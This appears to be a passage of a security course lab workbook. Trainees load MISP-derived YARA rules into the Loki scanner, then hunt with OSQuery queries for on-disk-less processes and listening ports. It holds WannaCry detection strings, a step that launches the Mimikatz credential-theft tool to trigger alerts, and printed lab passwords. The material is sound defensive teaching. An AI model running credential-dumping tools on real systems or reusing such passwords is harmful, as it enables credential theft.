
Let's now move the extracted YARA rules file (misp.yara.txt) to the Loki folder, so it gets parsed during Loki's scanning activities. You can find the downloaded file here:

C:\Users\nick.fury\Downloads\misp.yara.txt

The folder we want to move it to us:

C:\Users\nick.fury\Desktop\Loki\signature-base\yara

We will also rename the file to "misp.yar", so it will be in line with the other YARA rule-files already present.




11. **Analyzing misp.yar**

    Now, let's open up the .yar file that we just moved. You can right-click the misp.yar file and select "Edit with Notepad++". Should Notepad++ prompt you for an update, please ignore it by clicking the "Cancel" button in the pop-up window.

    In the first YARA rule, you'll notice that it's looking for a number of strings to detect the Wannacry ransomware:

    - "taskdl.exe"
    - "taskse.exe"
    - "r.wnry"
    - ...



12. Having a look at Loki


So, let's have a look at Loki! We've already installed Loki on the Desktop of our user. Loki was developed by Florian Roth of BFK Consulting, it is the "little brother" of the commercial tool Thor.

Now that we've downloaded our iocs from MISP and placed them in the right directory, we can now run Loki. First, right-click the command prompt icon, right-click "Command Prompt" and select "Run as Administrator". Next to the file system, Loki can also scan the entire machine memory, for which it requires administrative credentials. You can use the following credential set:

- Username: .\student-localadmin
- Password: sec599

Once the command prompt is opened, please navigate to the following directory:

C:\Users\nick.fury\Desktop\Loki




13. **Review Loki options**

Once inside the right directory, let's launch Loki to obtain an overview of available options:

C:\Users\nick.fury\Desktop\Loki\> Loki.exe -h

As we indicated before, Loki is capable of scanning the filesystem and memory of target hosts. This however also means that it can take quite a while to scan every single file on the filesystem for a large set of YARA rules.

In our example, we will run Loki using the "--nofilescan", which will skip Loki's file system scan and thus mainly focus its efforts on the machine memory.




14. **Running Loki using --nofilescan**

We will now launch Loki using the following command line:

C:\Users\nick.fury\Desktop\Loki> Loki.exe --nofilescan

You will notice that Loki is quite verbose! Loki will first load all available IOCs and YARA rules, after which it will start looking for them throughout the system memory. Don't worry about the warnings and the rather "fast" output, this is to be expected. At the end of the scan, we'll receive a brief summary that will indicate what was identified!

At the end of this scan, you should receive a message indicating that the system is clean. This is to be expected, as we are currently only scanning the memory (not the file system) and we are not running any "suspicious" tools...




15. **Adding some suspicious items...**

    Now, let's make our system look a bit more suspicious by doing the following:

    - In a new command prompt, go to "C:\Users\nick.fury\Desktop \Mimikatz\x64" and run "Mimikatz.exe". Don't specify any arguments, just open the Mimikatz prompt.
    - On the Desktop, please rename Putty.exe to "taskdl.exe" and double click it. Here as well, just leave the window open, but don't try actually using Putty.

    Please refer to the screenshot for the expected result.



16. **Run Loki again**

    Now, let's go back to our administrative command prompt (or, if you closed it, open

it again using administrative credentials) and run Loki again using the following syntax:


C:\Users\nick.fury\Desktop\Loki> Loki.exe --nofilescan

You will again see some rather verbose output, after which you should now receive 2 warnings at the very end of the scan:

- One indicating a match on Mimikatz (due to the mimikatz.exe filename pattern)
- One indicating a match on the Wannacry ransomware (due to the taskdl.exe pattern)

This illustrates an interesting trade-off: a full Loki scan (without the --nofilescan) will take a lot more time, but will also be able to detect malicious artefacts that are stored on the hard drive without being executed.

It's a good idea to automatically perform this type of hunting in your environment (e.g. by downloading new intel from MISP on a weekly basis and running a weekly Loki scan using the new intel)... As we've seen during multiple exercises already, GPO's can come in handy for this type of automation!



SEC599-5.4: Exercise - Hunting your environment using OSQuery & ELK

Objective

High-level exercise steps:

- Configure OSQuery & test it on our local Windows workstation
- Create a schedule to run OSQuery periodically
- Configure filebeat to forward OSQuery output to ELK
- Optional: Create visualizations in Kibana

Scenario

Virtual Machines

1. SEC599-C01 - DomainController
2. SEC599-C01 - Firewall
3. SEC599-C01 - Windows
4. SEC599-C01 - Ubuntu01
5. SEC599-C01 - Ubuntu03

Exercise 1 : SEC599-5.4

The objective of the lab is to implement a light-weight collection tool that will collect system information from the different endpoints in our environment. We will use this information to baseline the systems and detect anomalies!

High-level exercise steps:

- Configure OSQuery & test it on our local Windows workstation
- Create a schedule to run OSQuery periodically
- Configure filebeat to forward OSQuery output to ELK
- Optional: Create visualizations in Kibana

1. **Authenticate to Windows workstation**

   We will start this lab by authenticating to our Windows workstation using our usual credentials:

   - Username: nick.fury
   - Password: Awesomesauce123


2. **OSQuery - Introduction & Tables**

   Before we get started, let's have a look at the type of data OSQuery can collect! We've created an offline copy of the online OSQuery "tables" page in C:\Users \nick.fury\Desktop\OsQuery.

You can browse this directory in your Windows explorer and open the osquery-Tables.html file. Take a few minutes to browse through this web page, as you'll need this background information for the remainder of our lab.

You will notice interesting categories such as:

- "processes" to list running processes
- "users" to list available users on the system
- "autoexec" to list scripts, executables,... that start upon boot (Windows only);
- "windows_events" to hunt for specific Windows event IDs (Windows only);
- "yara" to provide integration & automated hunting with YARA rules;
- "drivers" to list all available drivers (Windows only);
- ...



3. **OSQuery - Taking it for a spin!**

So what is this OSQuery you speak of? Let's start an elevated Windows command prompt by right-clicking the command prompt icon, right-clicking "Command Prompt" and selecting "Run as administrator". You can provide the following credentials:

- Username: .\student-localadmin
- Password: sec599

Upon opening the command prompt, run the following commands:


C:\Windows\system32> osqueryi

osquery> select * from processes;

This very basic SQL-like syntax will return all running processes on our Windows machine. Feel free to browse through the output.

In a forensic investigation, a process that is running in memory while not having its executable stored on the disk could be considered suspicious. You can very easily obtain a list of these processes using the following command:

osquery> select * from processes where on_disk=0;




4. **OSQuery - Processes with listening ports**

   Some other example queries to identify suspicious behavior in our environment include:

   SELECT DISTINCT process.name, listening.port, listening.address, process.pid FROM processes AS process JOIN listening_ports AS listening ON process.pid = listening.pid;

   This query will return all processes that are listening on a specific port. This could be useful in some types of malware that directly provide a shell through a listening network port.



5. **OSQuery - Challenge: Outbound connections**

   Next up, we can try running OSQuery to detect suspicious connections from our host to other systems. We thus want to have a view with all processes that set up network connectivity to remote hosts. Make sure any local connections are not returned!

   Hint: you will need both the "process_open_sockets" & "processes" tables. Note that the "Knowledge" and "Screenshot" buttons in LODS will reveal a possible answer!

   Upon finishing the challenge, please press CTRL+D to exit OSQueryi.

